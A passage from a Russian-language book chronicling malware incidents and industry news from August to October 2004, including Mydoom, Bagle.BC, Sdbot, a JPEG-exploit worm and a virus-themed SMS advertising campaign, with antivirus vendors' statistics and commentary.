16 августа компания Panda Software обнаружила появление нового штамма «Mydoom» – «Mydoom.R», который имел размер 27 Кб, был написан на языке программирования Visual C++ v. 6, быстро распространялся и заражал компьютерные системы многочисленных пользователей. Большое количество вызванных этим штаммом вирусных инцидентов привело к необходимости объявления вирусной тревоги, получившей «жёлтый» статус по градации компании Panda Software. Файл-вложение носил имя photos_arc.exe. Компьютерная система инфицировалась в том случае, если пользователь запускал заражённый файл. «Mydoom.R» также мог запустить процесс поиска электронных адресов в файлах с определённым расширением и затем разослать свои копии по всем найденным адресам. Именно таким образом он был способен в течение нескольких часов широко распространиться и вызвать эпидемию.

Специалисты охарактеризовали появление штамма «Mydoom.R» как проявление сознательного вредительства и ещё одной попытки его автора нанести максимальный ущерб компьютерам пользователей, предварительно введя их в заблуждение за счёт применения элементов социальной инженерии.

19 августа 2004 года компьютерный вирус был призван на роль своеобразного носителя рекламы. В соответствии с информацией издания Cnews в Западной Европе началась рекламная кампания компьютерной игры с ис-

пользованием механизма, напоминавшего распространение вирусов для мобильных телефонов. Причём начавшаяся эпидемия вышла из-под контроля самих инициаторов. Дело в том, что «издатель компьютерных игр CE Europe открыл новую страницу в истории рекламного дела: пытаясь достучаться до сердец потенциальных покупателей новой версии игры “Resident Evil”, специалисты фирмы начали кампанию по массовой рассылке на мобильные телефоны текстового сообщения следующего содержания: “Эпидемия: я заражаю тебя “Т-вирусом”, мой код ******. Перешли это на номер 60022, получи свой личный код, а вместе с ним – шанс выиграть призы. Узнай больше на сайте t-virus.co.uk”», – сообщал по горячим следам происходившего Cnews. Между прочим, производитель антивирусного программного обеспечения компания Sophos определила деятельность CE Europe как «предупреждение о несуществующем в реальности вирусе»[76]. «Т-вирус» не наносил ущерба аппаратной и программной части заражённых телефонов, единственный «след» заражения – это «стонущая» мелодия телефонного звонка, характерная, по мнению авторов идеи, именно для зомби. Тем не менее, вирус спровоцировал нешуточную панику по всей Европе. «Мы должны признаться, в конце концов, в авторстве “Т-вируса”, – заявил Бен ле Ругетель, старший PR-менеджер и по совместительству главный “вирусолог” CE Europe. – Он изначально предназначался для рекламы выхода в свет игры “Resident Evil: Outbreak” для PS2, однако стал распространяться намного быстрее, чем предполагалось. В настоящее время он полностью вышел из-под контроля, и мы совершенно не представляем, как остановить его». Достойный комментарий, не правда ли? Натворить натворил, а расхлёбывают пусть другие. Между прочим, Cnews напоминал, что идея использования вирусного механизма для рекламных кампаний уже не нова, по данным Web-сайта Vmyths.com в сентябре 1996 года издательство Penguin Books применило в целях рекламы своей новой ин-

[76] Как правило, компьютерные программы подобного рода предлагают получателям разослать их по как можно большему числу адресов. Ранее мы достаточно подробно говорили о компьютерных мистификациях и их разновидностях.

терактивной книги «Irina» (названной так в честь главной героини – Ирины Зотовой) компьютерный вирус, известный как «Irina virus».

Тут и впрямь уверишься, что всё новое – это всего лишь хорошо забытое старое.

Вряд ли имеет смысл видеть тут корреляцию с «Т-вирусом», но 20 августа было принято решение о срочном выделении 9 млн. долл. на Интернет-фильтры для школ. Выделенные ассигнования должны были помочь выполнению программы внедрения контент-фильтров во все школы страны. Предполагалось, что это позволит гарантировать защиту детей от нежелательной информации, детской порнографии и компьютерных вирусов. Причём в дальнейшем планировалась техническая поддержка и сопровождение установленных брандмауэров, а также предоставление преференции в целях расширения действия созданной системы, изначальные настройки которой предусматривали блокирование попыток поиска запрещённых материалов и электронных писем, содержащих запрещённые ключевые слова, а также и другие ограничения подобного сорта. Кстати, как нам кажется, такая программа отнюдь не была бы лишней и в российских учебных заведениях.

26 августа компания PivX сообщила об обнаружении «червя», который распространялся через сервисы мгновенного обмена сообщениями. Специалисты определили данный вредоносный программный код как новое поколение «червя», известного под именем «Download.ject» (другое название – «Scob»). Уже в первые часы после обнаружения были оперативно выявлены инфицированные «Download.ject» Web-сайты, которые располагались в США, Латинской Америке (например, Уругвай) и России. Этот «червь» атаковал серверы ISS версии 5. После активации в системе «червь» всячески заманивал пользователя на Web-сайт, где вступала в действие вторая часть вредоносной программы. Сразу скажем, что совместными усилиями специалисты PivX и заинтересованных стран справились с зарождающейся эпидемией «Download.ject», блокировав распространение этого «червя» по всему

миру. Вместе с тем не излишней была их лаконичная рекомендация: «Советуем пользователям быть просто внимательней при получении ссылок».

В последний день августа 2004 года компания Symantec обнаружила очередной (уже второй) 64-битный вирус, написанный специально под разрабатываемую Microsoft новую операционную систему. Этот вирус получил название «W64.Shruggle», но, как сообщала Лента новостей – PROext, «никакой опасности не представлял из-за исчезающей малочисленности операционных систем, в которых он способен работать», а с обычными, текущими версиями Windows «W64.Shruggle» не функционировал. От себя скажем, что все это выглядело так, будто вирусописатели, создающие творения для новой 64-битной операционной системы MS «Longhorn», задолго до выхода на рынок самой операционной системы начинают «сбиваться в косяк».

2 сентября 2004 года из Китая поступило интересное сообщение. Специалисты компании Jiangmin в результате проверки жалоб тамошних педагогов на аномальное поведение вычислительной техники обнаружили в компьютерных сетях некоторых учебных заведений страны вредоносный программный код, который скрупулёзно выискивал и изымал из компьютерных систем все файлы, содержавшие в себе ключевые слова «контрольные вопросы» и «экзамен». В соответствии со скудной дополнительной информацией, поступившей из Китая, можно добавить, что данный вирус инфицировал текстовый процессор MS Word, а все найденные им файлы, соответствующие указанным выше условиям, переправлял своим авторам. Между прочим, компания Jiangmin «сходу» не смогла на 100% доказать непосредственную причастность вируса к утечке конфиденциальной информации, но, тем не менее, экзамены в ряде учебных заведений были сорваны, а система – первоисточник инфекции была заархивирована до момента выяснения обстоятельств произошедшей утечки. По поводу этого инцидента часть китайских специалистов придерживалась того мнения, что вирус использовался кем-то лишь как ширма или отвлекающий маневр при решении какой-то другой, возможно, более опасной и масштабной задачи. Заметим, что, хотя это и

трудно представить, китайских школьников срыв экзаменов отнюдь не обрадовал.

В тот же день лента новостей – PROext распространила информацию о том, что филиппинские мошенники предлагают «услуги лечения вирусов для мобильных телефонов». Вы, конечно, помните о том, что обнаруженный несколько месяцев назад вирус «Cabir» был ориентирован на инфицирование мобильных телефонов под управлением операционной системы Symbian. Но он не имел никаких деструктивных функций и, естественно, при всём своём желании не мог причинить вред пользователям мобильных телефонов. Поражает даже не сам факт попытки надувательства людей, поверхностно осведомлённых о компьютерных вирусах – в конце концов, все мы часто сталкиваемся с этим явлением в повседневной жизни, а то, что этим занималась целая торговая сеть, состоящая из филиппинских магазинов, специализирующихся на продаже сотовых телефонов. Ведь они-то точно знали цену «услуги» «проверки и лечения мобильных телефонов от вирусов». Так вот, доверчивые пользователи сотовой связи, слышавшие о появлении каких-то там «мобильных вирусов», соглашались заплатить сумму от 9 до 20 долларов за эту «услугу». Просто диву даешься.

14 сентября 2004 года в Турции было зарегистрировано появление нового компьютерного вируса по имени «Amus», который разговаривал со своими жертвами (на английском языке). «Многие пользователи были ошеломлены тем, что слышат фразу “я вижу тебя”. Это первый из известных червей с аудио сообщением, однако он довольно простой и написан на Visual Basic», – процитировал Viruslist заявление руководителя департамента антивирусных исследований финской компании F-Secure Микко Хиппонена, сделанное им по поводу появления «Amus». Итак, «червь», сопровождавший голосовое сообщение, атаковал компьютеры пользователей с установленной Windows XP, так как использовал голосовой движок, встроенный именно в эту операционную систему. «Amus» генерировал следующее сообщение: How are you. I am back. My name is mister Hamsi. I am seeing you. Haaaaaaaa. You must come

to Turkey. I am cleaning your computer. 5. 4. 3. 2. 1. 0. Gule. Gule [bye bye] («Привет. Я вернулся. Меня зовут мистер Хамси. Я вижу тебя. Ха-ха-ха. Ты должен приехать в Турцию. Я чищу твой компьютер. Пять, четыре, три, два, один, ноль. Пока»).

Распространялась эта вредоносная программа автоматически через электронную почту с названием Listen and Smile («Слушай и улыбайся») и заменяла адрес «домашней страницы» в MS Internet Explorer. «Червь» начинал действовать после загрузки операционной системы и стирал программные файлы с расширениями *.dll и *.ini, расположенные в директории Windows. «Amus», без сомнения, вошёл отдельной строкой в историю вирусописания, но специалисты, разработчики и продавцы антивирусного программного обеспечения сразу оценили его опасность как «низкую».

14 сентября 2004 года компания Sophos сообщила об обнаружении двух новых штаммов «Mydoom» – «Mydoom.U» и «Mydoom.V», содержавших скрытое в их программном коде объявление о поиске работы в сфере разработки антивирусных приложений. «Столь оригинальный способ найти работу – большой риск для создателей модификаций» – не без юмора отреагировали на это эксперты Sophos. Сами же «Mydoom.U» и «Mydoom.V» вели себя в инфицированных ими компьютерных системах аналогично более ранним штаммам: блокировали доступ к Web-сайтам известных разработчиков антивирусных средств и создавали «лазейку» для их автора, которая позволяла рассылать инфицированные электронные сообщения. Казалось бы, ничего нового и настораживающего, обычные, «проходные» штаммы-статисты, но некоторые эксперты стали ожидать начала новой масштабной эпидемии. Как подчеркивал вице-президент отдела реализации компании eTrust Software Сэм Керри, «факт, что несколько подобных разновидностей “Mydoom” были выпущены одна за другой, заставляет предположить вероятность подготовки более мощной версии червя. Аналогичная ситуация наблюдалась в отношении вируса “Bagle” – за несколькими “низкопробными” вариантами последовал чрезвычайно опасный экземпляр. Эксперты выражают серьёзную

озабоченность вероятностью новой вирусной эпидемии и рекомендуют пользователям проявлять особую бдительность при работе с электронной почтой и посещении незнакомых Web-сайтов». По мнению представителя компании Symantec Альфреда Хугера, наличие в штаммах «Mydoom» препятствующего функционированию антивирусного программного обеспечения программного кода могло свидетельствовать о том, что компьютерные злоумышленники планируют массированную атаку с целью инфицирования большого числа компьютерных систем: «Создаётся впечатление, что кто-то хочет затеять масштабный захват собственности, чтобы захватить и удержать как можно больше новых хостов». Другим объяснением ситуации, по словам Хугера, может быть «осуществление отладки функциональных возможностей вируса и проверка результата». «Похоже, новый, ещё более ужасный “Mydoom” уже в пути», – подытожил свою мысль Альфред Хугер.

Но пока гипотетический страшный штамм «Mydoom» в дороге, приведём следующую небезынтересную статистику, опубликованную в Интернет Лентой новостей – PROext 16 сентября 2004 года. В период с 1 по 20 августа 2004 года было обнаружено около 3300 новых штаммов компьютерных вирусов! Доминировали среди них «троянские» программы и почтовые «черви» массовой рассылки. Наибольшее распространение среди этих «червей» получил наш старый знакомый «Sasser», инфицировавший в августе более 325409 компьютерных систем или, иными словами, более 31% от общего числа инфицированных компьютеров. Из числа оставшихся компьютеров 46% были поражены одним из шести наиболее распространённых в мире штаммов вируса-червя «Netsky». Можно также добавить, что в пик эпидемии «Sasser» количество запросов в службу технической поддержки компании Microsoft подскочило со среднестатистических 400 до 35000 в неделю. В то же время количество пользователей, перекачивающих по Интернет обновления с Web-сайта компании Microsoft, выросло с 30000 до 1,6 млн. в неделю. «Как часто Вы слышите от людей высказывания, подобные этому: “Я не пользуюсь антивирусом и никогда не подвергался заражению?” Подобная ситуация могла

быть возможна несколько лет назад, когда существовало сравнительно небольшое число вирусов. Однако сегодня, когда существует более 70000 типов вредоносных кодов, подобное высказывание не кажется правдоподобным», – давали свой комментарий к сложившейся ситуации эксперты компании Panda Software.

Приведённые статистические данные ещё несколько лет тому назад можно было бы назвать «убийственными» и ожидать шквала публикаций на эту тему. Но время шло, и в сентябре 2004 года реакция на них была довольно спокойной. Вместе с тем, среди указанных цифр и процентов следует выделить доминирование среди новых штаммов компьютерных вирусов «троянских» программ, проблема которых стала вровень с почтовыми «червями», что, в частности, говорило о продолжающейся «коммерциализации» вирусописания. Одним из наиболее распространённых заблуждений является то, что создатели компьютерных вирусов уже в тот момент в основном или исключительно преследовали цель уничтожения файлов с «жёстких» дисков максимального числа компьютеров. Реально осенью 2004 года в Интернет уже действовало очень большое количество компьютерных злоумышленников, которые использовали современные электронные мошеннические приёмы и технологии для достижения прагматических целей, а не из вандализма. Вторым весьма распространённым заблуждением, что особенно подчёркивали эксперты компании Panda Software, была убежденность в том, что личный компьютер не может стать жертвой сетевых злоумышленников, если он никогда не использовался для хранения данных о кредитных картах или о банковском счете в сети; если его никогда не использовали для получения онлайновых сервисов, требующих ввода персональных банковских данных, например, для оплаты счетов за телефон, коммунальные услуги или электроэнергию; если у провайдера Интернет нет зоны, где владелец может изменять свои пользовательские данные. Никогда нельзя забывать, что весомая часть компьютерных злоумышленников умна, профессионально подготовлена, ориентирована на осознанное правонарушение. Поэтому всё, что им действи-

тельно необходимо - это инструмент в виде «троянской» программы, позволяющий «добыть» необходимую информацию, а подобный инструмент не только существует, но и стал очень распространённым вредоносным программным продуктом. Более того, в отличие от других типов вирусов, в том числе и «червей», за некоторым исключением, современные «троянские» программы обычно ведут себя крайне латентно. Они не уничтожают файлы на «жёстком» диске компьютера, сами не отправляют инфицированную электронную почту, не выводят на экран монитора сообщения типа «Вася и Люба были здесь!», не играют «Янки Дудл», не переворачивают кверху ногами экран, не ругаются и т. д. Но зато они крадут персональную или конфиденциальную информацию, а также любые другие данные и сведения, предоставляют своему «хозяину» возможность удалённого доступа и осуществления полного контроля над системой пользователя. «Троянские» программы могут также позволить злоумышленникам использовать соединение с Интернет для передачи команды о начале атак с инфицированной компьютерной системы. Уже хорошо известная к осени 2004 года технология использования компьютерных систем в качестве «зомби» способна объединить множество удалённых компьютеров, что весьма сильно затрудняет установление реального источника атаки… Может, лучше бы ругались и переворачивали экран?

Эксперты компании Panda Software предупреждали – одни из самых неприятных черт «троянских» программ состоят в том, что обычно они не распространяются по электронной почте, а часто скрыты внутри других загружаемых из Интернет программ, а также используют «уязвимости», в том числе и официально не зарегистрированные, когда ничего не подозревающий пользователь заходит на Web-сайт. При этом по данным, полученным Panda ActiveScan, бесплатным онлайновым антивирусом Panda Software, «троянские» программы за девять месяцев 2004 года стали встречаться всё чаще и чаще, а в августе, например, семь из десяти наиболее часто обнаруживаемых вредоносных кодов относились к их числу! Следовательно, понятие о том, что наилучшей защитой от Интернет угроз являются осмотрительность и

здравый смысл, мягко говоря устарело уже к осени 2004 года. Поэтому следуйте совету Panda Software и других фирм-разработчиков антивирусных средств: «Если Вы хотите полностью избежать опасности, то нет другого варианта, кроме как использовать своевременно обновляемое доброкачественное и проверенное опытным путём антивирусное аппаратное обеспечение, а также обновляемое хотя бы раз в день антивирусное программное обеспечение от ведущих фирм-производителей».

А мы со своей стороны добавим ещё несколько слов в адрес разработчиков программного обеспечения. Пожалуйста, не торопитесь «выбрасывать» на рынок «сырой» программный продукт, так как от имеющихся в нём программистских ошибок страдают ни в чем не повинные пользователи, которые доверились громкому имени или привлекательной рекламе и приобрели зачастую недешёвый, но недоброкачественный с точки зрения информационной безопасности продукт. Тем более, что за всё содеянное рано или поздно приходится платить.

Хотите пример? Вот наиболее близкий из них по времени. 20 сентября 2004 года под красноречивым названием «Ещё одна подножка IE» Лента новостей – PROext опубликовала в Интернет следующее достаточно лаконичное сообщение: «Майкл Дикопф, представитель Немецкого федерального офиса по информационной безопасности (BSI), во всеуслышание посоветовал всем переходить на более безопасные браузеры, чем подверженный многочисленным уязвимостям IE. Майкл Дикопф – довольно влиятельная, авторитетная фигура, к его словам прислушиваются в правительстве Германии, ведь BSI – основной экспертный орган в области IT. Такие новости – серьёзная угроза доминирующей позиции Microsoft на рынке браузеров. Не исключено, что уже в ближайшее время мы можем стать свидетелями судебного разбирательства между Дикопфом и Microsoft, старающейся защитить свою честь».

Возможно, уже создалось впечатление, что авторы книги как-то особенно пристрастны именно к «троянским» программам и поэтому уделили

им столько внимания. Да ничего подобного. Компьютерные вирусы других типов и «черви» нами столь же нелюбимы, и мы надеемся, что читатель с нами солидарен. Эксперты компании Symantec в завершённом ими в сентябре 2004 года научном исследовании привели статистические данные по количеству новых вирусов и «червей» для платформы Windows. В соответствии с этими данными общее число этих вредоносных компьютерных программ за первое полугодие 2004 года выросло более чем в 4,5 раза по сравнению с уровнем аналогичного периода 2003 года. Другая преобладающая тенденция, о которой говорилось в том же исследовании, заключается в смене приоритетов вирусописателей: «Юношеское стремление получить признание в своих кругах постепенно остаётся позади, а ему на смену приходят более меркантильные интересы».

По данным Symantec в первом полугодии 2004 года было зарегистрировано около 5500 новых вирусов и «червей» для Windows, в то время как за тот же период 2003 года их было найдено около 1 тыс. Самыми атакуемыми за этот период были Web-сайты электронной коммерции – на их долю пришлось 16% от общего числа атак, что в четыре раза больше аналогичного показателя за первую половину 2004 года, когда он равнялся 4%. В связи с этим специалисты утверждали, что «подобный рост демонстрирует смену ориентиров злоумышленников – если ранее они мечтали лишь о славе, то теперь приоритетом становится личное обогащение. Об этом свидетельствует и растущая популярность такой формы мошенничества, как “фишинг”[77]. Ни о чем не подозревающую жертву направляют на внешне абсолютно “невинные” Web-сайты для кражи данных о кредитных картах и другой конфиденциальной информации». Для доступа к личной информации пользователей Интернет злоумышленники не менее активно используют и шпионское (backdoor) программное обеспечение. Кроме того, более популярными стали взломы

[77] Фишинг – от fishing – рыбалка (англ.) – технологии обмана пользователей с целью получения конфиденциальной информации с помощью приманки.

корпоративных сетей с помощью «уязвимостей» в Web-приложениях. По данным Symantec свыше 82% из числа всех найденных «уязвимостей» в подобных программах позволяют проникнуть в компьютер конечного пользователя, минуя периметр защиты сети. За первое полугодие было найдено 479 уязвимостей Web-приложений, это 39% от общего количества обнаруженных «уязвимостей». Приводимые в исследовании данные однозначно указывали на то, что всё меньше времени проходит между обнаружением «уязвимости» и появлением использующего её штамма: за последние полгода этот показатель сократился до 5,8 дней. Теперь после объявления об «уязвимости» у компаний остаётся меньше недели на установление соответствующего «обновления» программного обеспечения. Увеличилось и количество критических «уязвимостей», которыми с легкостью могут воспользоваться злоумышленники: за первую половину года было найдено более 1237 новых «дыр», в среднем по 48 в неделю, причём 70% из них были классифицированы как простые для взломщиков, а 96% был приписан средний или высокий уровень критичности. Помимо перечисленного, специалисты Symantec прогнозировали также в будущем рост числа вирусов для операционной системы Linux и карманных устройств, которые становились всё более популярными и распространёнными.

Вот такая картина сложилась в 2004 году.

20 сентября 2004 года поступила информация о том, что один из австралийских разработчиков программного обеспечения Марк Гриффитс Брисбейн решает вопрос о предъявлении судебного иска компании McAfee, известному во всём мире разработчику антивирусных программных продуктов. Причиной столь резкого жеста по отношению к уважаемой компании стала неверная классификация антивирусной программой компании McAfee, которая была выдана по отношению к программе ISPWIZARD, предназначенной для упрощения подключения клиентов ISP к Интернет. Дело в том, что антивирусная программа компании McAfee приняла ISPWIZARD за «троянскую» программу «AKZ.Trojan» со всеми вытекающими отсюда неприятностями.

Несмотря на то что, изучив претензии разработчика, компания McAfee не замедлила выпустить соответствующее исправление к программному коду своего антивируса, Брисбейн был твёрдо намерен довести это дело до суда. Насколько мы знаем, инцидент всё-таки был завершён мирно на взаимоприемлемой основе. Действительно, стоит ли воевать из-за ошибки, когда кругом творятся сознательные злодейства?

Например, 24 сентября 2004 года в Интернет была обнаружена новая разновидность «червей», похищающих пароли. Представляя собой штамм по имени «Sdbot» семейства вредоносных программ, известных под обобщающим названием «Spybot», этот вредоносный код эксплуатировал такие «уязвимости» Windows, как RPC DCOM – в 2003 году использована знаменитым «Blaster» и LSASS – «изюминкой» более свежего компьютерного вируса «Sasser», эпидемия которого бушевала на просторах Интернет в первой половине 2004 года. По аналогии с «Sasser» и «Blaster» «Sdbot» обладал способностью инфицирования компьютерных систем пользователей без каких-либо активных действий с их стороны. Определив в Интернет компьютер с незащищённой операционной системой, «Sdbot» запускал в ней процесс, позволяющий нападающему получить удалённый доступ к компьютеру. Более того, этот «червь» мог вычислять пользовательские пароли, в частности, в сетях обмена мгновенными сообщениями у клиентских программ Yahoo Messenger, AOL Messenger, а также некоторые пароли в продуктах Microsoft. Кроме указанных, «Sdbot» почему-то особенно неравнодушен был к паролям для компьютерных игр, например, Nascar Racing 2003, BattleField 1942, UT 2004. О вкусах, как говорится, не спорят, но мы о другом. Именно такие изощрённые программы, как «Sdbot», и являются истинным противником, а борьба между собой – вплоть до судебных тяжб – разработчиков программного обеспечения из-за непреднамеренной оплошности или упущения коллеги играет, в конечном итоге, на руку тем же вирусописателям.

Октябрь 2004 года начался с интересного события, о котором широкой общественности в заметке под заголовком «JPEG-вирус распространяется

через чат» первым поведало Интернет-издание Cnews. Суть этого события заключалась в том, что компьютерный вирус, использующий недавно найденную в программных продуктах Microsoft «уязвимость» при обработке графических файлов формата JPEG, распространялся через службу обмена мгновенными сообщениями AOL. В тексте сообщения подчёркивалось следующее: «По словам экспертов института SANS (SysAdmin Audit Network Security), вирус ещё не успел широко распространиться – институт располагает пока лишь двумя сообщениями о заражении. “Такое уже делали в прошлом, только с использованием HTML-кода, а не JPEG”, – сказал Джоэнис Ульрих, технический директор центра по исследованию атак в Интернет института SANS».

Вирус действовал следующим образом. Намеченная жертва получала электронное сообщение через IM-службу AOL, которая перенаправляла его на Web-сайт с инфицированными файлами изображений в формате JPEG. Это сообщение выглядело следующим образом: Check out my profile, click GET INFO! («Подтвердите мой профиль, щёлкнув ПОЛУЧИТЬ ИНФОРМАЦИЮ!»). Как только пользователь щёлкал курсором мыши на ссылке, запускался вредоносный код, содержащийся в инфицированной картинке. Далее уже инфицированный компьютер автоматически рассылал точно такое же сообщение по всему списку контактов IM-службы AOL. Вредоносный код содержал также так называемый «черный ход» в виде встроенной утилиты удалённого администрирования, которая предоставляла злоумышленнику возможность контроля над инфицированной компьютерной системой. Эксперты Cnews отмечали: «29 сентября Микко Хиппонен из компании F-Secure предупредил о том, что многим современным средствам антивирусной защиты будет сложно обнаружить заражённые файлы JPEG. Во-первых, антивирус по умолчанию проверяет лишь файлы с расширением *.exe. Пользователь может изменить настройки для поиска файлов JPEG, однако злоумышленники тоже могут изменить это расширение на 11 других, включая JPEG2 и ICON. Так что их поиск в корпоративной сети займёт немало времени и по-

требует значительных вычислительных ресурсов». Специалисты указывали также и на другую проблему, которая состояла в том, что MS Internet Explorer сначала выполняет JPEG-файл и только затем записывает его в свой кэш, так что антивирусная программа не может обнаружить вредоносную картинку до заражения. «Это означает, что недостаточно проверять на вирус сам компьютер. Нужно сканировать на шлюзе, но это может значительно отразиться на пропускной способности сети»[78]. Картинки-вирусы появились на одном из порнографических Web-сайтов, однако сервер, с которого перекачивался вредоносный программный код, был оперативно отключён провайдером и большого распространения этот вирус так и не получил.

5 октября 2004 года Лента новостей – PROext сообщила: «Общий ущерб от вирусных эпидемий “Mydoom”, “Netsky” и “Sobig” по примерным подсчётам можно оценить в сумму от 157 до 192 млрд. долл.». Поэтому, если учесть, что на тот момент более 600 миллионов компьютеров в мире работали под управлением операционной системы Windows, а более 200 миллионов из них под управлением Windows XP, то путём несложных арифметических действий можно получить ответ на вопрос: «Сколько же убытков в среднем приходится на один компьютер?» Ответ очевиден – в среднем по 290 долларов убытка на каждый компьютер. Если учесть тогдашнее падение цен на комплектующие и периферийное оборудование, то эта сумма представляет собой достаточно весомую часть от общей стоимости нового компьютера.

А 12 октября Билл Гейтс получил возможность непосредственного знакомства с так называемым «malware» на своём домашнем компьютере. Вредоносной технологии была немедленно объявлена война не на жизнь, а на смерть в масштабах всей Microsoft. В своей речи Билл Гейтс сообщил, что компания Microsoft намерена в ближайшем будущем снабдить свои операци-

[78] Отметим, что на этот раз компания Microsoft сработала «на опережение». Программное обновление, устраняющее «уязвимость» при обработке файлов формата JPEG, а также утилита для выявления уязвимых приложений были доступны для пользователей уже 14 сентября 2004 года.

онные системы средствами борьбы с разного рода «неприятными» функциями некоторых программ, включая частенько нарушающее право на приватность «adware» и еще более неприятные последствия от «malware».

15 октября Web-сайт Silicon сообщил, что эксперты финской антивирусной фирмы F-Secure обнаружили новый деструктивный вирус, которому присвоили имя «Bacros». Интересен он, прежде всего, был тем, что в отличие от современных вирусов, распространявшихся чаще всего через электронную почту и Интернет, использовал архаичный метод копирования себя на флоппи-диски и CD-ROM. Более того, USB-карты этот вирус также «в глаза не видел» и через них не распространялся. Зато этот вредоносный программный код обладал крайне «злобным нравом», который, по-видимому, передался ему от автора данного творения. «Bacros» заражал локальную файловую систему компьютера, меняя все файлы с расширением *.txt на файлы с расширением *.exe. «Bacros» не мог похищать персональную или конфиденциальную информацию из заражённой им компьютерной системы и был ориентирован на тупое и бессмысленное вредительство и разрушение. В Рождество на «жёстком» диске инфицированной им системы уничтожались все файлы. Эксперты F-Secure справедливо отметили следующее: «Ещё один факт, указывающий на “неадекватность” автора вируса, – в начале каждого месяца все файлы с расширением *.gif стираются и вместо них записывается “Умри, Иегова” (по фински)». В День независимости Финляндии, приходящийся на 6 декабря, на фоне монитора заражённого компьютера появлялся государственный флаг Финляндии. Вот такое чудо-анахронизм из Скандинавии.

В середине октября китайское агентство Синьхуа опубликовало сообщение о том, что больше половины компьютеров в организациях и учреждениях Китая в 2004 году в той или иной степени пострадали от вирусных атак. Причём вирусным атакам подвергались и компьютерные системы весьма значимых государственных органов власти, такие, как правительственные структуры, национальные службы охраны порядка, безопасности государства и т. д. Проведённое Министерством общественной безопасности Китая спе-

циальное расследование выявило следующее: от различных вредоносных компьютерных программ за девять месяцев 2004 года пострадало свыше 58% офисов в 7072 учреждениях, а за период с сентября прошлого года по сентябрь 2004-го – 88% офисов. О достаточно высокой точности этой статистики говорит тот факт, что генеральная совокупность опрошенных организаций и учреждений состоит из более чем 8 тысяч. Самые большие потери китайской экономике нанесли «Sasser», «Netsky», «Nimda», «Worm.SQL» и прошлогодний «Sobig.F», который установил в Китае новый рекорд. «Sobig.F» сумел инфицировать свыше 30% компьютерных систем из общего числа имеющих соединение с Интернет, что составляло на тот момент времени парк компьютеров, равный примерно 20 млн. единиц.

В третьей декаде «выходом в свет» двух новых вредоносных компьютерных программ вирусописатели как бы подтвердили, что они не оставляют своим вниманием и менее крупные объекты, чем операционная система MS Windows.

Первой такой программой стал вирус, которому присвоили имя «Funner»[79]. Впрочем, сам по себе «Funner» действовал скорее раздражающе, чем нёс реальную опасность компьютерной системе пользователя. Согласно оценкам специалистов Symantec он не вёл разрушительной деятельности, а всего лишь рассылал «рекламу» по всем найденным в контактном листе адресам инфицированного клиента. К тому же скорость распространения «Funner» была незначительна, и за 24 часа после его обнаружения было официально зарегистрировано лишь 34 заражения, хотя цифры могли быть неточными.

Вторым вредоносным программным кодом стал вирус, которому присвоили имя «Renepo». По сообщению MacWorld, «в сети обнаружен новый вирус, прокрадывающийся в компьютеры Mac. Вирус был назван “Renepo”. Он выводит из строя firewall ОС Mac, крадёт персональную информацию и

[79] «Funner» (англ) – «Проказник».

разрушает данные». Данный вирус для платформы Mac взламывал любую систему Mac OS X компьютеров, присоединённых к инфицированному, и покидал её, делая ПК уязвимым для последующих атак злоумышленников. Таким образом злоумышленник мог дистанционно контролировать инфицированный «Renepo» компьютер, обнаружить любой пароль и установить программу-взломщика паролей «John The Ripper».

28 октября 2004 года эксперты Лаборатории PandaLabs ведущей испанской антивирусной компании Panda Software объявили вирусную тревогу – в Интернет появился и начал очень быстро распространяться новый опасный штамм «Bagle» – «Bagle.BC», который сразу же вызвал огромное количество заражений по всему миру[80]. Всего за несколько минут после регистрации соответствующими службами Panda Software были получены многочисленные отчёты об обнаружении «Bagle.BC», количество которых постоянно нарастало в течение последующих часов.

Этот штамм распространялся по электронной почте в сообщении с различными характеристиками, которые могли иметь различные темы, тела сообщения и вложения. В теме могло стоять Re:, Re:Hello («Re:Привет»), Re:Hi («Re:Здорово»), Re:Thank you! («Re:Спасибо!») или Re:Thanks:) («Re:Спасибо:)»). В теле сообщения: «:) ó :))». Имя файла-вложения могло быть Joke, Price, price; а расширение – *.com, *.cpl, *.exe или *.scr. Кроме того, в инфицированных сообщениях «Bagle.BC» фальсифицировал адреса отправителя. Когда пользователь открывал файл-вложение, «Bagle.BC» копировал себя во все директории, чьи имена содержали текстовую строку «shar», которые обычно являются папками с общим доступом. То есть он мог распространиться по Интернет и в приложениях P2P. Для привлечения и обмана пользователей «червь» использовал множество известных и привлекательных имён фирм-разработчиков программного обеспечения и

[80] По этой причине Panda Software объявила вирусную тревогу, присвоив ей оранжевый цвет.

их продуктов, например, ACDSee 9.exe, Adobe Photoshop 9 full.exe или Ahead Nero 7.exe. Более того, «Bagle.BC» завершал процессы многих антивирусных программ, оставляя компьютерную систему уязвимой перед атаками других вредоносных кодов, что делало «Bagle.BC» ещё более опасным. Ещё одной опасной функцией «Bagle.BC» было то, что он открывал коммуникационный порт TCP 81, позволяя компьютерным злоумышленникам осуществлять удалённые атаки. Также он пытался с заданных Web-адресов осуществить загрузку файла g.jpg. Для обеспечения своего постоянного присутствия в компьютерной системе «Bagle.BC» создавал три своих копии с именами wingo.exe, wingo.exeopen и wingo.exeopenopen и вносил записи в системный реестр Windows для обеспечения их запуска в момент загрузки компьютера.

По словам главы Лаборатории PanaLabs Льюиса Корронса, «штамм “Bagle.BC” – это новая попытка продолжить кибернетическую войну, начавшуюся несколько месяцев тому назад между несколькими группами вирусописателей. В данный момент этот вредоносный код использует социальную инженерию и распространяется очень быстро. Эти две характеристики делают “Bagle.BC” особенно опасным, и вероятность того, что пользователи получат инфицированное сообщение, очень высока». Разгоралась очередная эпидемия.

Вдруг на и без того неблагополучном фоне обнаружилось, что антивирусные программы могут не находить вирусы в повреждённых базах почтовых клиентов. Причём Лента новостей – PROext сообщила также, что этот вывод относился к большинству антивирусных программ, включая и оптимизированные на проверку почтовых баз. Более того, нередко антивирусная программа не может обнаружить в них вредоносный код, и пользователю ничто не мешает запускать инфицированные файлы. Происходило это, как правило, с почтовыми базами данных с нарушенной структурой. Дело в том, что большинство программных клиентов хранят полученную корреспонденцию в одном файле, в котором письма выстраиваются в заданном порядке. В случае нарушений этой структуры, часто происходящих во время сбоев компьютер-

ных программ или внезапном отключении компьютерных систем от электропитания, антивирусные программы перестают распознавать вирусы в таких файлах. Этот недостаток был отмечен в продуктах таких известных во всём мире разработчиков антивирусных программных средств, как McAfee, CAI, Kaspersky, Sophos, Eset и RAV. «Большинство из этих компаний не замедлили сообщить, что работают над решением этой проблемы. В частности, представители “Лаборатории Касперского” обещали устранить недостаток уже в следующем обновлении программы. Компании RAV и Sophos от комментариев воздержались», – констатировала Лента новостей – PROext.

